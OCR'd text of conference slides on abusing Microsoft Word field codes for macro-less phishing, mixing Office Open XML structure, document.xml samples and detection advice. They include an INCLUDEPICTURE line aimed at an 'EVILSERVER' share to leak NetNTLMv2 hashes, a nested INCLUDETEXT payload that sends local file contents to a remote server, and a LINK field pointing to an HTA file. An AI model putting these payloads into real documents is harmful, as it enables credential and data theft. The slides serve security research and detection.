Phishing In a Macro-less World

Exploring alternative methods for office document exploitation

Who am I?

- Daniel Heinsen (@hotnops)
- New(ish) to SpecterOps
- Software Engineer/ Windows researcher / master of none

Why am I doing this?

- Going through office document spec for Ghostwriter
- Lot’s of eyebrow-raising stuff
- A collection of public techniques
- Point you in some interesting directions for office document exploitation research.

What's in this talk?

- Field codes
  - OLE detour
- ActiveX
- OLE embedded objects
- Smart Documents


Common goals for document exploitation

- NetNTLMv2 hash leak
  - If you can convince any part of office to connect to an external SMB share, you can leak NetNTLMv2 hashes.
  - Pretty easy to find.
  - Microsoft doesn't really consider this to be worth "fixing".
- Data leakage
  - Field codes can leak arbitrary file contents.
- Code execution
  - The ever-present VBA macro.
  - ActiveX – Usually has some VBA associated with it.
  - DDEAUTO

What is a .docx file?

- Office Open XML file format
  - https://en.wikipedia.org/wiki/Office_Open_XML
- Any office document that ends in x (docx, pptx, xlsx) is a zip file with a particular folder / file structure
- You can unzip with 7zip or change the extension and use Windows built-in
- Download all the specs at https://go.microsoft.com/fwlink/?LinkId=119249
- We're going to be focusing on the Word document format
  - MS-DOCX


DOCX File Structure



Field Codes – Common usage

- Field codes have existed before open office spec
- Are used to templatize and automate office document creation.
- For example
  - { PAGE }
  - { HYPERLINK }
  - { TOC }

Field Codes – What does it look like?



Field Codes – What does it look like?


```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml

    docProps
        app.xml
        core.xml

    word
        document.xml
        fontTable.xml
        settings.xml
        styles.xml
        webSettings.xml

        theme
            theme1.xml

        _rels
            document.xml.rels

    _rels
        .rels
```

```
4    <w:p w14:paraId="4D5C84D9" w14:textId="6338E36C" w:rsidR="004F1081" w:rsidRDefault="00380468">
5        <w:r>
6            <w:t>EXAMPLE</w:t>
7        </w:r>
8        <w:r w:rsidR="004C4294">
9            <w:t xml:space="preserve"> </w:t>
10       </w:r>
11       <w:fldSimple w:instr=" AUTHOR  HOTNOPS  \* MERGEFORMAT ">
12           <w:r w:rsidR="004C4294">
13               <w:rPr>
14                   <w:noProof/>
15               </w:rPr>
16               <w:t>HOTNOPS</w:t>
17           </w:r>
18       </w:fldSimple>
19   </w:p>
```

Field codes – Malicious Usage

- Field codes have been used to leak NetNTLMv2 hashes
  - { INCLUDEPICTURE \\EVILSERVER\gotyourhash.jpeg }
- DDE / DDEAUTO
  - https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/
- Field codes could even be used to leak file contents
  - Pieter Ceelen from Outflank.nl has an awesome blog post about MS Word Field abuse
  - https://outflank.nl/blog/2019/04/02/ms-word-field-abuse/

```
An attacker can potentially exploit this vulnerability to obtain the contents of files residing on a victim user's system.

{ INCLUDEPICTURE { QUOTE "http:\\www.alicesserver.com\" & { FILENAME \p } & { INCLUDETEXT "c:\\a.txt" } } \d }
```


Windows PowerShell
PS C:\Users\hotnops\Desktop>
PS C:\Users\hotnops\Desktop> python -m http.server 8000
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
AutoSave
Off
Dan McVanderhuge
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Developer
Help
Paste
Calibri (Body)
11
Styles
Editing
Dictate
Editor
Clipboard
Font
Paragraph
Styles
Voice
Editor
0 words
Focus
100%

Field codes – Defense and Detection

- How to detect?
  - In the document.xml, scan for any commonly used field codes. Using an xml parser, look for any w:fldSimple nodes and then scan the w:instr property for:
    - DDE/DDEAUTO
    - INCLUDEPICTURE
    - INCLUDETEXT
    - INCLUDE
    - LINK
    - IMPORT
    - QUOTE

Field codes – Expand

- Field codes can be nested
- Some of the supported field codes
  - IF
  - DOCVARIABLE
  - EQ
  - COMPARE
  - NEXT / NEXTIF
  - REF
  - SET
- Starting to look like a full-blown programming language

Field codes – Expand - LINK

- LINK field code

17.16.5.32 LINK

Syntax:

LINK *field-argument-1* *field-argument-2* [*field-argument-3*] [*switches*]

field-argument-1:
field-argument

field-argument-2:
field-argument

field-argument-3:
field-argument

Description: For information copied from another application, this field links that information to its original source file. The application type of the link information is specified by *field-argument-1*. The name and location of the source file is specified by *field-argument-2*. *field-argument-3* specifies the portion of the source file that's being linked. [*Example*: If the source file is a SpreadsheetML document, the reference might be to a cell reference or a named range. For a WordprocessingML document, it might be a bookmark. *end example*]


Field Value: None.


Switches: Zero or more of the following *field-specific-switches*.

\a	Causes this field to be updated automatically.
\b	Inserts the linked object as a bitmap.
\d	Don't store the graphic data with the document, thus reducing the file size.


Field codes – Expand - LINK

- LINK field code





Field codes – Expand - LINK



Field codes – Expand - Link


```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml

    docProps
        app.xml
        core.xml

    word
        document.xml
        fontTable.xml
        settings.xml
        styles.xml
        webSettings.xml

        theme
            theme1.xml

        _rels
            document.xml.rels

    _rels
        .rels
```

- What happens when I replace the ProgID and file to something more interesting?

```
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="h
    <w:body>
        <w:p w14:paraId="65CD5EA5" w14:textId="75445C00" w:rsidR="004F1081" w:rsidRDefault="00944C17">
            <w:fldSimple w:instr=" LINK htafile C:\\users\\hotnops\\Documents\\test.hta 0 \a \d">
                <w:r>
                    <w:rPr>
                        <w:noProof/>
                    </w:rPr>
                    <w:t>TEST</w:t>
                </w:r>
            </w:fldSimple>
        </w:p>
```

Field codes – Expand

